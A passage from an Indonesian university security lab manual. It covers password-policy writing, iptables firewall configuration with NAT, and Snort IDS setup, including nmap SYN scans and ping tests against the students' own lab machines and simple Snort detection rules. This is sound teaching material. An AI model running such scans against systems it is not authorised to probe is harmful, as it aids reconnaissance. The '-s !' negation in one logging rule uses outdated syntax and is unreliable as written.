- Penggunaan password manager perusahaan (misal: Bitwarden, LastPass) dianjurkan.

8. AUTHENTIKASI MULTI-FAKTOR (MFA)

- Semua akses ke sistem kritikal (database, aplikasi keuangan, remote access) wajib menggunakan MFA.
- MFA dapat berupa SMS, aplikasi autentikator (Google Authenticator), atau token hardware.

9. PASSWORD DEFAULT

- Semua password default (dari pabrik) harus segera diubah pada saat pertama kali menggunakan sistem.
- Administrator tidak boleh menggunakan password default untuk akun layanan.

10. PENANGANAN PASSWORD TERKOMPROMI

- Jika pengguna mencurigai passwordnya diketahui orang lain, wajib segera melapor ke IT dan mengganti password.
- IT berhak me-reset password pengguna jika terdeteksi aktivitas mencurigakan.

11. SANKSI

Pelanggaran terhadap kebijakan ini dapat dikenakan sanksi disiplin sesuai dengan tingkat pelanggaran.

12. PERSETUJUAN

Disetujui oleh:

[CEO PT. Maju Jaya] [Tanggal]

Langkah 7: Sesuaikan dengan Standar Terkini

Periksa apakah kebijakan sudah sesuai dengan rekomendasi NIST (misal: panjang minimal 12 karakter, tidak perlu pemaksaan ganti periodik jika sudah kuat, dll). Namun untuk organisasi kecil, kebijakan di atas sudah memadai.

5.4 Review dan Finalisasi

Langkah 8: Periksa Kembali Kelengkapan

Pastikan kedua dokumen memiliki semua elemen: tujuan, ruang lingkup, definisi, kebijakan, sanksi, tanggung jawab, dan persetujuan.

Langkah 9: Format Dokumen

Gunakan format profesional:

- Gunakan header dan footer.
- Beri nomor halaman.
- Gunakan font yang mudah dibaca (Arial, Times New Roman, ukuran 11-12).
- Simpan dalam format PDF untuk pengumpulan.

---

6. TUGAS DAN LATIHAN

Tugas 1: Menyusun Acceptable Use Policy (Bobot 40%)

Berdasarkan studi kasus PT. Maju Jaya dan template yang diberikan, susunlah **Acceptable Use Policy** yang lengkap dan profesional. Sertakan elemen-elemen berikut:

- Tujuan yang jelas.
- Ruang lingkup yang tepat.
- Definisi istilah penting.
- Aturan penggunaan internet, email, perangkat, software, dan data.
- Sanksi pelanggaran.
- Tanda tangan otorisasi.

Tugas 2: Menyusun Password Policy (Bobot 40%)

Susun **Password Policy** untuk PT. Maju Jaya dengan ketentuan:

- Panjang dan kompleksitas password.
- Masa berlaku dan riwayat.
- Prosedur penguncian akun.
- Aturan penyimpanan dan berbagi password.
- Kewajiban MFA untuk sistem kritikal.
- Sanksi pelanggaran.

Tugas 3: Analisis Keterkaitan dengan Risiko (Bobot 20%)

Tuliskan penjelasan singkat (minimal 2 paragraf) tentang bagaimana kebijakan yang Anda susun (AUP dan Password Policy) dapat mengurangi risiko-risiko yang telah diidentifikasi di Modul 4. Berikan contoh konkret, misalnya:

- Risiko malware dapat dikurangi dengan aturan larangan instalasi software ilegal di AUP.
- Risiko pencurian data dapat dikurangi dengan password yang kuat dan MFA.

---

7. FORMAT LAPORAN PRAKTIKUM

Cover (seperti modul sebelumnya)

Bab I: Pendahuluan

- Latar belakang pentingnya kebijakan keamanan
- Tujuan praktikum

Bab II: Landasan Teori

- Pengertian kebijakan keamanan
- Struktur kebijakan yang baik
- Penjelasan AUP dan Password Policy
- Standar yang digunakan

Bab III: Hasil Penyusunan Kebijakan

- **3.1 Acceptable Use Policy** (dokumen lengkap)
- **3.2 Password Policy** (dokumen lengkap)

Bab IV: Pembahasan

- Analisis keterkaitan dengan hasil analisis risiko (Tugas 3)
- Kelebihan dan kekurangan kebijakan yang disusun
- Saran implementasi

Bab V: Kesimpulan

- Ringkasan hasil
- Manfaat kebijakan bagi organisasi

Lampiran

- Daftar pustaka
- Screenshot proses (jika ada)

---

8. RUBRIK PENILAIAN (Pertemuan 5)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Kelengkapan Struktur AUP	20%	Semua elemen (tujuan, ruang lingkup, definisi, aturan, sanksi, dll) lengkap dan profesional	1-2 elemen kurang	3-4 elemen kurang	>4 elemen kurang atau tidak ada
Kualitas Isi AUP	20%	Aturan jelas, spesifik, sesuai konteks PT. Maju Jaya, bahasa baku	Aturan cukup jelas, sedikit kurang spesifik	Aturan kurang jelas	Tidak sesuai
Kelengkapan Struktur Password Policy	20%	Semua elemen lengkap, sesuai standar (panjang, kompleksitas, masa berlaku, dll)	1-2 elemen kurang	3-4 elemen kurang	>4 elemen kurang
Kualitas Isi Password	20%	Aturan jelas, mengacu standar keamanan	Cukup jelas	Kurang jelas	Tidak sesuai

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Policy		terkini, bahasa baku			
Analisis Keterkaitan Risiko	10%	Analisis mendalam, menghubungkan kebijakan dengan risiko konkret, contoh jelas	Analisis cukup	Analisis dangkal	Tidak ada analisis
Kualitas Laporan	10%	Laporan rapi, sistematis, sesuai format	Cukup rapi	Kurang rapi	Tidak ada laporan

---

9. REFERENSI

1. Whitman, M. E., & Mattord, H. J. (2021). *Principles of Information Security* (7th ed.). Cengage Learning. (Bab 4: Information Security Policy)
2. SANS Institute. (n.d.). *Information Security Policy Templates*. https://www.sans.org/information-security-policy/
3. NIST. (2020). *NIST Special Publication 800-63B: Digital Identity Guidelines - Authentication and Lifecycle Management*.
4. ISO/IEC 27002:2022. *Information security, cybersecurity and privacy protection — Information security controls*.

---

10. LEMBAR CATATAN MAHASISWA

Konsep	Catatan Penting
Tujuan AUP	
Elemen penting AUP	
Syarat password kuat (NIST)	
Perbedaan kebijakan dan prosedur	

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 6) akan memasuki blok **Keamanan Jaringan** dengan topik **Konfigurasi Firewall iptables** (Sub-CPMK 3.1). Mulai pertemuan 6, kita akan kembali ke praktik teknis di laboratorium.

Persiapan:

- Pastikan Linux (Ubuntu) sudah terinstal di komputer lab.
- Baca sekilas tentang iptables.
- Siapkan dua mesin atau virtual machine untuk pengujian firewall.

Selamat Mengerjakan!

MODUL 6
KONFIGURASI FIREWALL IPTABLES
(Pertemuan 6)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P06**
Nama Modul	**Konfigurasi Firewall iptables**
Sub-CPMK	**3.1 - Mengkonfigurasi firewall (iptables) dengan aturan yang sesuai**
CPMK	**CPMK 3 - Mengkonfigurasi perangkat keamanan jaringan (firewall, IDS, VPN) dan menganalisis keamanannya**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2%**
Pertemuan	**6 (Keenam)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami konsep** firewall dan packet filtering.
2. **Mengetahui struktur** tabel, chain, dan target pada iptables.
3. **Mengkonfigurasi aturan dasar** iptables untuk mengizinkan dan memblokir traffic.
4. **Memblokir port tertentu** dan menguji dengan tools seperti nmap, telnet, atau nc.
5. **Mengatur policy default** (ACCEPT, DROP) pada chain.
6. **Menyimpan dan merestore** aturan iptables agar persisten.
7. **Menganalisis efektivitas** aturan firewall dengan pengujian.

3. DASAR TEORI

3.1 Pengertian Firewall

Firewall adalah sistem keamanan jaringan yang memonitor dan mengontrol lalu lintas jaringan berdasarkan aturan keamanan yang telah ditentukan. Firewall dapat berupa perangkat keras, perangkat lunak, atau kombinasi keduanya. Fungsi utama firewall adalah melindungi jaringan internal dari akses tidak sah dari jaringan eksternal (seperti internet) serta mencegah data keluar secara tidak sah.

3.2 iptables di Linux

iptables adalah utilitas command-line pada Linux yang digunakan untuk mengkonfigurasi firewall berbasis kernel Netfilter. iptables bekerja dengan cara memproses paket yang melewati stack jaringan dan mencocokkannya dengan aturan yang telah didefinisikan. iptables memiliki tiga tabel utama:

- **filter**: Tabel default untuk menangani packet filtering (mengizinkan atau memblokir).
- **nat**: Digunakan untuk Network Address Translation (misal: masquerade, DNAT, SNAT).
- **mangle**: Digunakan untuk mengubah header paket (misal: TTL, TOS).

Setiap tabel memiliki **chain** (rantai) yang merupakan kumpulan aturan. Untuk tabel **filter**, chain yang umum digunakan:

- **INPUT**: Untuk paket yang ditujukan ke sistem lokal (proses di server itu sendiri).
- **OUTPUT**: Untuk paket yang dikirim dari sistem lokal ke luar.
- **FORWARD**: Untuk paket yang melewati sistem (routing), misalnya jika server bertindak sebagai router.

Setiap aturan dalam chain memiliki **target**, yaitu tindakan yang akan dilakukan jika paket cocok dengan aturan. Target umum:

- **ACCEPT**: Mengizinkan paket lewat.
- **DROP**: Membuang paket (tanpa memberi tahu pengirim).
- **REJECT**: Menolak paket dan mengirim pesan error ke pengirim.
- **LOG**: Mencatat paket ke log sistem.
- **RETURN**: Mengembalikan ke chain sebelumnya.

3.3 Konsep Dasar Aturan iptables

Aturan iptables dievaluasi secara berurutan. Paket akan diperiksa terhadap aturan pertama; jika cocok, maka target dijalankan dan paket tidak akan diperiksa terhadap aturan berikutnya (kecuali targetnya bukan ACCEPT/DROP). Jika tidak ada aturan yang cocok, maka paket akan dikenakan **policy default** chain tersebut.

Struktur perintah iptables:

```
iptables -t [tabel] -A [chain] -p [protokol] --dport [port] -s [sumber] -j [target
]
```

Contoh:

```
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

Artinya: tambahkan aturan ke chain INPUT untuk protokol tcp dengan destination port 22, target ACCEPT (mengizinkan SSH).

3.4 Network Address Translation (NAT)

NAT digunakan untuk mengubah alamat IP sumber atau tujuan paket. Dua jenis NAT yang umum:

- **SNAT (Source NAT)**: Mengubah alamat IP sumber, biasanya digunakan agar client di jaringan lokal dapat mengakses internet melalui satu IP publik.
- **DNAT (Destination NAT)**: Mengubah alamat IP tujuan, biasanya digunakan untuk meneruskan port dari IP publik ke server internal (port forwarding).

Contoh port forwarding dengan DNAT:

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 192.168.1
.10:80
```

Artinya: semua paket ke port 80 akan diteruskan ke IP 192.168.1.10 port 80.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laboratorium	Minimal 2 unit (atau 1 PC dengan 2 VM) untuk simulasi client-server
2	Sistem Operasi	Linux Ubuntu 20.04/22.04 (dengan akses root)
3	iptables	Sudah terinstal default di Linux
4	Tools pengujian	`nmap`, `telnet`, `netcat (nc)`, `ping`, `curl`
5	Koneksi jaringan	Semua PC terhubung dalam satu LAN

Instalasi tools pendukung (jika belum ada):

```
sudo apt update
sudo apt install nmap netcat telnet curl -y
```

---

5. LANGKAH KERJA

5.1 Persiapan

Langkah 1: Cek Status iptables

Buka terminal dan jalankan perintah berikut untuk melihat aturan yang sudah ada:

```
sudo iptables -L -v
```

Atau untuk melihat semua tabel:

```
sudo iptables -L -v -t filter
```

Jika belum ada aturan, output akan menunjukkan chain kosong dengan policy default ACCEPT (biasanya).

Langkah 2: Backup Aturan Default (Opsional)

Sebelum memulai, backup aturan saat ini:

```
sudo iptables-save > ~/iptables-backup-$(date +%Y%m%d).txt
```

Langkah 3: Kosongkan Aturan (Jika Perlu)

Untuk memulai dari awal, kita bisa flush semua aturan:

```
sudo iptables -F   # Flush semua aturan di tabel filter
sudo iptables -X   # Hapus chain user-defined
sudo iptables -t nat -F
sudo iptables -t mangle -F
```

Perhatian: Jika Anda terhubung via SSH, jangan flush aturan yang mengizinkan SSH, karena Anda bisa terputus. Pastikan ada aturan yang mengizinkan SSH atau lakukan langsung di konsol.

5.2 Membuat Aturan Dasar

Langkah 4: Set Policy Default

Atur policy default untuk chain INPUT, OUTPUT, dan FORWARD menjadi DROP. Tujuannya agar semua lalu lintas ditolak, kecuali yang diizinkan secara eksplisit.

```
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT ACCEPT   # OUTPUT biasanya dibiarkan ACCEPT untuk memudahk
an
```

Langkah 5: Izinkan Loopback Interface

Loopback (lo) digunakan untuk komunikasi internal antar proses di mesin sendiri. Harus diizinkan.

```
sudo iptables -A INPUT -i lo -j ACCEPT
sudo iptables -A OUTPUT -o lo -j ACCEPT
```

Langkah 6: Izinkan Koneksi Established/Related

Agar koneksi yang sudah terjalin (misal respons dari server yang kita hubungi) dapat diterima kembali:

```
sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
```

Langkah 7: Izinkan SSH (Akses Remote)

Jika Anda mengakses server via SSH, izinkan port 22:

```
sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

Langkah 8: Izinkan Ping (ICMP)

Untuk keperluan testing, izinkan ICMP echo request:

```
sudo iptables -A INPUT -p icmp --icmp-type echo-request -j ACCEPT
```

Langkah 9: Lihat Aturan yang Sudah Dibuat

```
sudo iptables -L -v --line-numbers
```

5.3 Memblokir Port Tertentu

Langkah 10: Blokir Port 80 (HTTP) dari IP Tertentu

Misalkan kita ingin memblokir akses ke web server dari IP 192.168.1.100:

```
sudo iptables -A INPUT -p tcp --dport 80 -s 192.168.1.100 -j DROP
```

Langkah 11: Blokir Port 3306 (MySQL) dari Semua IP Kecuali Localhost

Aturan default kita sudah DROP, tapi kita perlu mengizinkan akses dari localhost:

```
sudo iptables -A INPUT -p tcp --dport 3306 -s 127.0.0.1 -j ACCEPT
# Tidak perlu aturan DROP eksplisit karena policy default sudah DROP
```

Langkah 12: Blokir Akses ke Port 23 (Telnet) untuk Semua

Karena policy default sudah DROP, sebenarnya tidak perlu aturan DROP khusus. Namun untuk menunjukkan aturan DROP eksplisit, bisa ditambahkan:

```
sudo iptables -A INPUT -p tcp --dport 23 -j DROP
```

5.4 Pengujian Aturan

Langkah 13: Uji Koneksi SSH dari Komputer Lain

Dari komputer client (misal 192.168.1.100), coba SSH ke server:

```
ssh user@192.168.1.10   # ganti IP server
```

Jika aturan SSH sudah diizinkan, koneksi berhasil. Jika belum, akan timeout.

Langkah 14: Uji Port yang Diblokir dengan Nmap

Dari client, jalankan nmap untuk memindai port server:

```
nmap -p 22,80,3306,23 192.168.1.10
```

Perhatikan status port:

- 22: open (karena diizinkan)

- 80: filtered? (tergantung aturan, jika diizinkan untuk IP tertentu saja, untuk IP lain akan ditolak/drop)
- 3306: filtered (karena hanya diizinkan dari localhost)
- 23: filtered (karena policy DROP)

Langkah 15: Uji dengan Telnet/Netcat
Coba konek ke port 80 dari client:

```
telnet 192.168.1.10 80
```

Jika diblokir, koneksi akan gagal atau timeout.

5.5 Port Forwarding (NAT)

Skenario: Server memiliki dua interface: eth0 (ke internet, IP publik) dan eth1 (ke LAN, IP 192.168.1.1). Kita ingin mengarahkan traffic port 8080 dari internet ke server internal 192.168.1.100 port 80.

Langkah 16: Aktifkan IP Forwarding
```
sudo sysctl -w net.ipv4.ip_forward=1
```

Agar permanen, edit `/etc/sysctl.conf` dan hilangkan komentar `net.ipv4.ip_forward=1`.

Langkah 17: Tambahkan Aturan DNAT
```
sudo iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 8080 -j DNAT --to-destin
ation 192.168.1.100:80
```

Langkah 18: Izinkan Forwarding (di tabel filter)
```
sudo iptables -A FORWARD -p tcp -d 192.168.1.100 --dport 80 -j ACCEPT
```

Langkah 19: Tambahkan Aturan SNAT (jika perlu)
Agar paket dari server internal dapat kembali ke client melalui router, lakukan masquerade:

```
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Langkah 20: Uji Port Forwarding
Dari luar (internet), coba akses `http://ip_publik:8080`. Seharusnya diarahkan ke web server internal.

5.6 Menyimpan dan Merestore Aturan

Aturan iptables tidak otomatis tersimpan setelah reboot. Untuk menyimpan:

Langkah 21: Simpan Aturan

```
sudo iptables-save > /etc/iptables/rules.v4    # untuk IPv4
```

Atau gunakan perintah:

```
sudo netfilter-persistent save
```

Langkah 22: Restore Aturan

```
sudo iptables-restore < /etc/iptables/rules.v4
```

---

6. TUGAS DAN LATIHAN

Tugas 1: Konfigurasi Firewall Dasar (Bobot 25%)

Buatlah aturan firewall untuk sebuah server dengan spesifikasi berikut:

- Policy default INPUT DROP, FORWARD DROP, OUTPUT ACCEPT.
- Izinkan akses SSH (port 22) hanya dari subnet 192.168.1.0/24.
- Izinkan akses HTTP (port 80) dan HTTPS (port 443) untuk semua.
- Izinkan ping (ICMP echo-request) dari semua.
- Blokir akses ke port 3306 (MySQL) dari luar (kecuali localhost).
- Izinkan koneksi ESTABLISHED,RELATED.

Tuliskan semua perintah iptables yang digunakan dan lakukan pengujian dengan nmap dari client.

Tugas 2: Logging (Bobot 20%)

Tambahkan aturan LOG untuk mendeteksi upaya koneksi ke port 22 dari IP yang tidak diizinkan. Gunakan target LOG sebelum DROP. Contoh:

```
sudo iptables -A INPUT -p tcp --dport 22 -s ! 192.168.1.0/24 -j LOG --log-prefix "SSH-ATTEMPT: "
sudo iptables -A INPUT -p tcp --dport 22 -s ! 192.168.1.0/24 -j DROP
```

Lakukan pengujian dari IP luar, lalu periksa log dengan `dmesg` atau `tail -f /var/log/syslog`.

Tugas 3: Port Forwarding Sederhana (Bobot 25%)
Buatlah port forwarding pada server yang memiliki dua interface (eth0: IP publik, eth1: IP lokal). Arahkan traffic port 2222 dari publik ke port 22 server internal 192.168.1.10. Dokumentasikan langkah-langkahnya dan uji dengan SSH dari luar.

Tugas 4: Analisis dan Troubleshooting (Bobot 30%)

1. Buat sebuah skenario firewall yang salah (misal: lupa mengizinkan ESTABLISHED,RELATED). Catat gejala yang muncul (misal: koneksi SSH berhasil login tapi langsung terputus). Analisis penyebabnya dan perbaiki.
2. Gunakan perintah `iptables -L -v` untuk melihat counter paket yang cocok dengan aturan. Jelaskan informasi apa yang bisa didapat dari counter tersebut.

---

7. FORMAT LAPORAN PRAKTIKUM

Cover (seperti modul sebelumnya)

Bab I: Pendahuluan

- Latar belakang pentingnya firewall
- Tujuan praktikum

Bab II: Landasan Teori

- Konsep firewall
- iptables: tabel, chain, target, policy
- NAT dan port forwarding

Bab III: Langkah Kerja dan Hasil

- **3.1** Konfigurasi dasar (Tugas 1)
- **3.2** Logging (Tugas 2)
- **3.3** Port forwarding (Tugas 3)
- **3.4** Analisis troubleshooting (Tugas 4)

Setiap langkah disertai screenshot perintah dan hasil pengujian.

Bab IV: Pembahasan

- Analisis hasil pengujian
- Penjelasan tentang counter paket

- Kesulitan yang dihadapi dan solusi

Bab V: Kesimpulan

- Ringkasan hasil
- Manfaat firewall dalam keamanan jaringan

Lampiran

- Daftar pustaka
- Screenshot tambahan

---

8. RUBRIK PENILAIAN (Pertemuan 6)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Keberhasilan Konfigurasi Dasar	25%	Semua aturan berfungsi sesuai skenario, pengujian menunjukkan hasil tepat	Sebagian besar aturan berfungsi (≥80%)	Beberapa aturan gagal	Gagal total
Logging	20%	Aturan LOG berfungsi, pesan log muncul, mampu menjelaskan isi log	Log berfungsi, kurang analisis	Log tidak muncul	Tidak membuat
Port Forwarding	25%	Port forwarding berhasil, koneksi dari luar sampai ke internal, semua langkah tepat	Berhasil tapi ada kendala kecil	Gagal	Tidak ada
Analisis & Troubleshooting	20%	Analisis mendalam, mampu menjelaskan penyebab error dan memperbaiki, counter paket dipahami dengan baik	Analisis cukup	Analisis dangkal	Tidak ada
Kualitas Laporan	10%	Laporan lengkap, sistematis, screenshot jelas	Cukup lengkap	Kurang lengkap	Tidak ada

9. REFERENSI

1. The Netfilter Project. (2024). *iptables documentation*. https://netfilter.org/documentation/
2. Linux man pages: `man iptables`
3. Stallings, W. (2020). *Cryptography and Network Security: Principles and Practice* (8th ed.). Pearson. (Bab 20: Firewalls)
4. Nemeth, E., et al. (2017). *UNIX and Linux System Administration Handbook* (5th ed.). Addison-Wesley. (Bab 19: Security)

10. LEMBAR CATATAN MAHASISWA

Perintah	Fungsi
`iptables -L -v`	Lihat aturan dengan detail
`iptables -P INPUT DROP`	Set policy default
`iptables -A INPUT -p tcp --dport 22 -j ACCEPT`	Izinkan SSH
`iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT`	Izinkan koneksi yang sudah terjalin
`iptables -t nat -A PREROUTING -p tcp --dport 8080 -j DNAT --to-destination IP:80`	DNAT
`iptables-save > file`	Simpan aturan

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 7) akan membahas **Instalasi dan Konfigurasi Snort IDS** (Sub-CPMK 3.2). Pastikan Anda memahami dasar-dasar jaringan dan iptables karena Snort akan bekerja dengan aturan deteksi serangan.

Persiapan:

- Siapkan mesin Linux dengan akses root.
- Pastikan dapat mengakses internet untuk instalasi Snort.
- Baca sekilas tentang Intrusion Detection System.

Selamat Mengerjakan!

MODUL 7
INSTALASI DAN KONFIGURASI SNORT IDS
(Pertemuan 7)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P07**
Nama Modul	**Instalasi dan Konfigurasi Snort IDS**
Sub-CPMK	**3.2 - Menginstal dan mengkonfigurasi IDS (Snort) untuk mendeteksi serangan**
CPMK	**CPMK 3 - Mengkonfigurasi perangkat keamanan jaringan (firewall, IDS, VPN) dan menganalisis keamanannya**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2.5%**
Pertemuan	**7 (Ketujuh)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami konsep** Intrusion Detection System (IDS) dan perbedaannya dengan firewall.
2. **Menginstal Snort** pada sistem operasi Linux.
3. **Mengkonfigurasi Snort** dengan aturan sederhana.
4. **Membuat aturan (rules)** Snort untuk mendeteksi serangan tertentu (ping flood, port scan).
5. **Menguji deteksi** dengan melakukan simulasi serangan dari client.
6. **Menganalisis alert** yang dihasilkan Snort.
7. **Menyimpan log** dan memahami formatnya.

3. DASAR TEORI

3.1 Intrusion Detection System (IDS)

Intrusion Detection System (IDS) adalah sistem yang memonitor lalu lintas jaringan atau aktivitas sistem untuk mendeteksi aktivitas mencurigakan atau serangan. IDS bekerja dengan cara menganalisis paket dan mencocokkannya dengan basis data tanda tangan serangan (signature) atau mendeteksi anomali dari pola normal.

Perbedaan IDS dan Firewall:

- **Firewall** bekerja dengan cara memblokir lalu lintas berdasarkan aturan yang ditentukan (misal: port, IP). Firewall bersifat preventif.
- **IDS** bersifat detektif; ia hanya memperingatkan ketika terjadi serangan, tetapi tidak memblokir secara otomatis. Beberapa IDS dapat dikonfigurasi untuk bekerja secara inline (seperti IPS) untuk memblokir.

Jenis IDS:

- **Network-based IDS (NIDS)**: Memonitor lalu lintas jaringan secara real-time (contoh: Snort, Suricata).
- **Host-based IDS (HIDS)**: Memonitor aktivitas pada satu host (contoh: OSSEC).

3.2 Snort

Snort adalah NIDS open-source yang sangat populer. Snort dapat beroperasi dalam tiga mode:

- **Sniffer mode**: Membaca paket dan menampilkannya di layar (seperti tcpdump).
- **Packet logger mode**: Merekam paket ke disk.
- **Network Intrusion Detection mode**: Menganalisis paket terhadap aturan (rules) dan melakukan aksi (alert, log, dll).

Snort menggunakan aturan (rules) untuk mendefinisikan pola serangan. Setiap aturan terdiri dari header dan opsi.

Struktur Aturan Snort:

```
[action] [protocol] [source_ip] [source_port] -> [dest_ip] [dest_port] ( [options] )
```

Contoh:

```
alert tcp any any -> 192.168.1.0/24 80 (msg:"Web access detected"; sid:1000001;)
```

Aturan ini akan membuat alert ketika ada paket TCP ke jaringan 192.168.1.0/24 port 80.

Opsi umum:

- `msg`: Pesan yang akan ditampilkan.
- `sid`: Signature ID (harus unik).
- `rev`: Revisi aturan.
- `classtype`: Kategori serangan.
- `priority`: Prioritas.

3.3 Cara Kerja Deteksi

Snort menangkap paket dari jaringan, kemudian memprosesnya melalui mesin deteksi yang mencocokkan paket dengan aturan. Jika cocok, aksi yang ditentukan (alert, log, drop) akan dijalankan. Alert dapat ditulis ke file log, dikirim ke syslog, atau ke database.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laboratorium	Minimal 2 unit (server Snort dan client penyerang) dalam satu LAN
2	Sistem Operasi	Linux Ubuntu 20.04/22.04 (disarankan)
3	Snort	Versi 2.9.x atau 3.x
4	Tools penyerang	`nmap`, `hping3`, `ping`
5	Koneksi jaringan	Semua PC terhubung dalam satu switch

Instalasi Snort di Ubuntu:

```
sudo apt update
sudo apt install snort -y
```

Selama instalasi, Anda akan diminta memasukkan network range yang akan dimonitor, misal: `192.168.1.0/24`. Jika tidak yakin, bisa dilewati dan dikonfigurasi nanti.

Verifikasi instalasi:

```
snort -V
```

---

5. LANGKAH KERJA

5.1 Persiapan dan Instalasi Snort

Langkah 1: Instal Snort (jika belum ada)

```
sudo apt update
sudo apt install snort -y
```

Langkah 2: Cek Versi dan Konfigurasi

```
snort -V
```

Langkah 3: Identifikasi Interface Jaringan

Tentukan interface yang akan dimonitor, misal `eth0`. Cek dengan:

```
ip a
```

Langkah 4: Edit File Konfigurasi Snort

File konfigurasi utama Snort ada di `/etc/snort/snort.conf`. Backup dulu:

```
sudo cp /etc/snort/snort.conf /etc/snort/snort.conf.backup
```

Edit file konfigurasi:

```
sudo nano /etc/snort/snort.conf
```

Langkah 5: Set Variabel Jaringan

Cari baris yang mendefinisikan `HOME_NET` dan `EXTERNAL_NET`. Ubah sesuai jaringan lokal Anda. Misal, jika IP server adalah 192.168.1.10/24, maka:

```
ipvar HOME_NET 192.168.1.0/24
ipvar EXTERNAL_NET !$HOME_NET
```

Jika ingin memonitor semua lalu lintas, bisa gunakan `any`:

```
ipvar HOME_NET any
ipvar EXTERNAL_NET any
```

Langkah 6: Tentukan Interface

Cari baris yang berisi `snort -i` atau bagian konfigurasi interface. Tidak perlu diubah di file konfigurasi, kita akan memberikan interface saat menjalankan Snort.

Langkah 7: Set Path Rules

Pastikan path rules mengarah ke direktori yang benar. Biasanya:

```
var RULE_PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/so_rules
var PREPROC_RULE_PATH /etc/snort/preproc_rules
```

Langkah 8: Include Rules

Di bagian akhir file, terdapat baris-baris `include $RULE_PATH/...`. Untuk memulai, kita akan membuat rule lokal di file `local.rules`. Pastikan ada baris:

```
include $RULE_PATH/local.rules
```

Jika belum ada, tambahkan.

5.2 Membuat Aturan Sederhana

Langkah 9: Buat File local.rules

```
sudo nano /etc/snort/rules/local.rules
```

Tambahkan aturan untuk mendeteksi ping (ICMP echo request):

```
alert icmp any any -> $HOME_NET any (msg:"ICMP Echo Request detected"; itype:8; si
d:1000001; rev:1;)
```

Penjelasan:

- `alert icmp`: aksi alert untuk protokol ICMP
- `any any`: sumber IP dan port bebas
- `->`: arah
- `$HOME_NET any`: tujuan jaringan lokal, port bebas
- `msg`: pesan alert
- `itype:8`: tipe ICMP echo request (ping)
- `sid:1000001`: signature ID unik (disarankan > 1.000.000 untuk aturan lokal)

Langkah 10: Aturan untuk Mendeteksi Port Scan

Tambahkan aturan untuk mendeteksi port scan dengan Nmap (misal: TCP SYN scan). Aturan ini agak kompleks; Snort memiliki preprocessor untuk port scan. Namun kita bisa membuat aturan sederhana untuk mendeteksi banyak koneksi ke banyak port. Untuk praktikum ini, kita akan menggunakan preprocessor yang sudah ada.

Cek di file `snort.conf`, pastikan preprocessor `sfportscan` diaktifkan. Cari baris:

```
preprocessor sfportscan: proto  { all } memcap { 10000000 } sense_level { high }
```

Jika belum ada, tambahkan.

Langkah 11: Aturan untuk Mendeteksi Serangan Lain (Opsional)

Misal deteksi telnet login:

```
alert tcp any any -> $HOME_NET 23 (msg:"Telnet access detected"; sid:1000002;)
```

5.3 Menjalankan Snort dalam Mode IDS

Langkah 12: Uji Konfigurasi Snort

Sebelum menjalankan, uji konfigurasi untuk memastikan tidak ada error:

```
sudo snort -T -c /etc/snort/snort.conf -i eth0
```

Ganti `eth0` dengan interface Anda. Jika tidak ada error, akan muncul pesan "Snort successfully validated the configuration".

Langkah 13: Jalankan Snort dalam Mode IDS

```
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
```

Penjelasan:

- `-A console`: Menampilkan alert ke konsol.
- `-q`: Quiet mode (tidak menampilkan banner dan status).
- `-c`: File konfigurasi.
- `-i`: Interface.

Snort akan mulai memonitor dan menampilkan alert langsung di konsol.

Langkah 14: Biarkan Snort Berjalan (buka terminal baru untuk serangan)

5.4 Simulasi Serangan

Langkah 15: Dari Client, Lakukan Ping ke Server Snort

Di mesin client (IP berbeda dalam satu jaringan), jalankan:

```
ping -c 4 <IP_Snort_Server>
```

Amati terminal Snort. Akan muncul alert: `[**] [1:1000001:1] ICMP Echo Request detected [**]`

Langkah 16: Lakukan Port Scan dengan Nmap

Di client, jalankan:

```
nmap -sS <IP_Snort_Server>
```

Jika preprocessor port scan aktif, Snort akan mendeteksi dan menampilkan alert seperti: `[**] [129:2:1] Portscan detected [**]`

Langkah 17: Lakukan Serangan Lain (Opsional)

Misal, coba telnet ke server (jika server menjalankan telnet):

```
telnet <IP_Snort_Server>
```

Jika aturan telnet ditambahkan, akan muncul alert.

5.5 Menyimpan Alert ke File Log

Langkah 18: Jalankan Snort dengan Mode Logging

Hentikan Snort (Ctrl+C). Jalankan ulang dengan output ke file:

```
sudo snort -A fast -c /etc/snort/snort.conf -i eth0 -l /var/log/snort
```

- `-A fast`: Format alert cepat.
- `-l`: Direktori log.

Setelah serangan dilakukan, cek log:

```
sudo cat /var/log/snort/alert
```

Atau lihat file dengan nama `snort.log.xxxxxxxx` (binary). Untuk membaca file binary:

```
sudo snort -r /var/log/snort/snort.log.xxxxxx
```

5.6 Membuat Aturan Kustom Lebih Lanjut

